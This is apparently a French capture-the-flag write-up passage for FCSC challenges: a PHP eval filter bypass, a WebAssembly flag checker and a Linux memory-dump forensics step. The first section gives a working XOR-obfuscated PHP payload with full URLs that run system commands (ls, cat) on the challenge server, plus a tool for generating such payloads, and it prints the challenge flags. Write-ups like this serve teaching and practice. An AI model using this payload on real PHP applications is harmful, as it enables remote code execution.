- 2ème lignes : on crée une variable code qui va être égal à substr(\$\_GET['code'], 0, 250). Grâce à la documentation de php on comprend que substr retourne le "segment de \$\_GET['code'] qui est entre 0 et 250.

**Exemple** : echo substr('abcdef', 1, 3); // bcd

*Remarque : on voit que ça commence à 0*

- Ensuite on a le preg\_match qui nous dit que si dans notre variable code (donc dans ?monster=vaue). Si dans vaue (qui doit être comprises entre 1 (0) et 250 ) on a les caractères : a, e, i, o, u, y et des chiffres de 0 à 9 alors notre payload sera faux (fonction die).

*Remarque : il y a i après le délimiteur; on appel ça un flags et i veut dire que ce n'est pas sensible à la casse donc que ce soit A ou a ça ne change rien.*

- Si on ne rentre pas dans le preg\_match alors on exécute le code php contenue dans la variable code

- **ParseError** est émit quand une erreur se produit lors de l'analyse de code PHP, comme quand eval() est appelé.

**Exploitation** :

Le but est donc d'exécuter du code php (donc en rentrant dans le eval) sauf que je rappelle qu'on a pas le droit à :

a, e, i, o, u, y, chiffre de 0 à 9.

Il faut donc réussir à bypass le preg\_march. En ce renseignant un peu, on apprend qu'on peut obfu son payload en xor. On peut trouver ce payload :

"";\$\_='\$</'^'{{{';\${\$\_}[\_](\${\$\_}[\_]);  
qui permet de faire deux variables en get.

Premièrement on s'en sert pour voir où est le flag sur le serveur :

[http://challenges2.france-cybersecurity-challenge.fr:5008/?code=%22%22;\\$\\_=%27\\$%3C%3E/%27^%27{{{;%27;\\${\\$\\_}\[\\_\]\(\\${\\$\\_}\[\\_\]\);&=system&=ls](http://challenges2.france-cybersecurity-challenge.fr:5008/?code=%22%22;$_=%27$%3C%3E/%27^%27{{{;%27;${$_}[_](${$_}[_]);&=system&=ls)

La partie en orange correspond à nos deux variables en get permise grâce au payload obfu.

```
1 index.php
2
```

Parfait ça marche mais pourquoi nous avons que index.php ? Tentons un ls -la.

```
total 16
dr-xr-xr-x 1 root root 4096 Apr 27 14:33 .
drwxr-xr-x 1 root root 4096 Apr 27 14:33 ..
-r--r--r-- 1 root root 115 Apr 27 14:32 .flag.inside.J44kYHYL3asgsU7R9zHWZXbRWK7JjF7E.php
-r-xr-xr-x 1 root root 304 Apr 27 14:32 index.php
```

Et oui c'était bien un fichier caché. On a plus qu'à cat le fichier :

[.flag.inside.J44kYHYL3asgsU7R9zHWZXbRWK7JjF7E.php](#)

pour avoir le flag.

[http://challenges2.france-cybersecurity-challenge.fr:5008/?code=%22%22;\\$\\_=%27\\$%3C%3E/%27^%27{{{;%27;\\${\\$\\_}\[\\_\]\(\\${\\$\\_}\[\\_\]\);&=system&=cat%20.flag.inside.J44kYHYL3asgsU7R9zHWZXbRWK7JjF7E.php](http://challenges2.france-cybersecurity-challenge.fr:5008/?code=%22%22;$_=%27$%3C%3E/%27^%27{{{;%27;${$_}[_](${$_}[_]);&=system&=cat%20.flag.inside.J44kYHYL3asgsU7R9zHWZXbRWK7JjF7E.php)

On regarde le code source et le flag apparaît :)

Flag :

FCSC{53d195522a15aa0ce67954dc1de7c5063174a721ee5aa924a4b9b15ba1ab6948}

**Remarque** : vous pouvez vous servir de ce site pour faire des payloads obfu :

<https://hackvertor.co.uk/public> il suffit de rentrer :

<@phpnonalpha\_6>code php<@phpnonalpha\_6> dans l'input et vous aurez votre code obfu.

## **Flag Checker**

web

200 points (points dynamiques)

Énoncé : Voici un service qui permet simplement de vérifier si le flag est correct.


URL : <http://challenges2.france-cybersecurity-challenge.fr:5005/>

On arrive sur une plateforme web (comme d'habitude on check le robots.txt et le sitemap.xml mais rien). On regarde les fichiers et on remarque un index.wasm (web assembly). On le télécharge (ou sinon je me suis aperçu après avoir flag que sur Chrome on peut directement le visualiser).

On balance un petit strings sur le fichier :

On remarque qu'il y a une chaîne assez bizarre. En essayant plusieurs formats on ne trouve rien :(. Un outil très sympa et l'outil "magic" disponible sur cyberchef avec le mode intensif qui essaye plusieurs choses.

Et là on remarque qu'en xor 3 on a le flag :)



## Académie de l'investigation - C'est la rentrée

**Énoncé :** Bienvenue à l'académie de l'investigation numérique! Votre mission, valider un maximum d'étapes de cette série afin de démontrer votre dextérité en analyse mémoire GNU/Linux.

Première étape : retrouvez le **HOSTNAME**, le nom de l'**utilisateur** authentifié lors du dump et la **version** de Linux sur lequel le dump a été fait.

Format du flag : **FCSC**{hostname:user:x.x.x-x-amdxx}

Pour ce chall on a un dump linux donc impossible d'avoir des infos sur volatility (je crois qu'il faut installer des packages ou autre chose pour pouvoir analyser du linux). Bref pour ma part j'ai utiliser strings avec grep pour avoir les informations.

`strings dmp,mem | grep HOSTNAME` -> on cherche un peu et on trouve `challenge.fcsc`

Pour la version j'avais lancé un `strings` global sans `grep` au début et on voyait à la fin la version donc j'ai pas eu besoin de `grep` même si on sait que c'est du amd donc on peut `grep` avec amd.

version = 5.4.0-4-amd64

L'username a été le plus difficile à trouver mais il suffisait juste de faire :

`strings dmp,mem | grep /home/` -> on trouve Lesage.

FCSC{challenge.fcsc:Lesage:5.4.0-4-amd64}